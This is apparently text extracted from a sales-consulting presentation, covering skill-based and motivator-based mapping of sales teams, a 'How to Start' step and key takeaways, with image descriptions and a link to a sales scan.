
Skill-Based Mapping

- Map your sales team based on the skills of Top Performing Tech Sales Professionals.
- Compare your sales teams Profiles with the profiles of 'Sales Chiefs'.
- Anticipate the Development Potential to grow as a Sales Professional.




Motivator-Based Mapping

- Map your team based on their Motivators that keep them driven and eager every day.
- Analyze the 'Energy Drainers' that ask a lot of focus from your team.
- Anticipate the Development Potential of your Sales Team.



Motivator-Based Mapping

- Map your team based on their Motivators that keep them driven and eager every day.
- Analyze the 'Energy Drainers' that ask a lot of focus from your team.
- Anticipate the Development Potential of your Sales Team.



A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon shows some faint lights and structures, suggesting a coastal or industrial area. The text "How to Start...?" is overlaid in white, centered horizontally and partially intersected by the rocket's light trail.


How to Start...?

Sales Growth Diagram



- Map the Skills and Motivators of your Sales Team members


= Take our [Mini Sales Scan](#)



A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point on the horizon and arching towards the upper left. The horizon is dark, with some faint lights and structures visible on the right side. The text "Key Takeaways" is centered in the middle of the image in a white, sans-serif font.


Key Takeaways

Sales Growth Diagram




Sales Growth Diagram

- Flow Management based on Situational Awareness



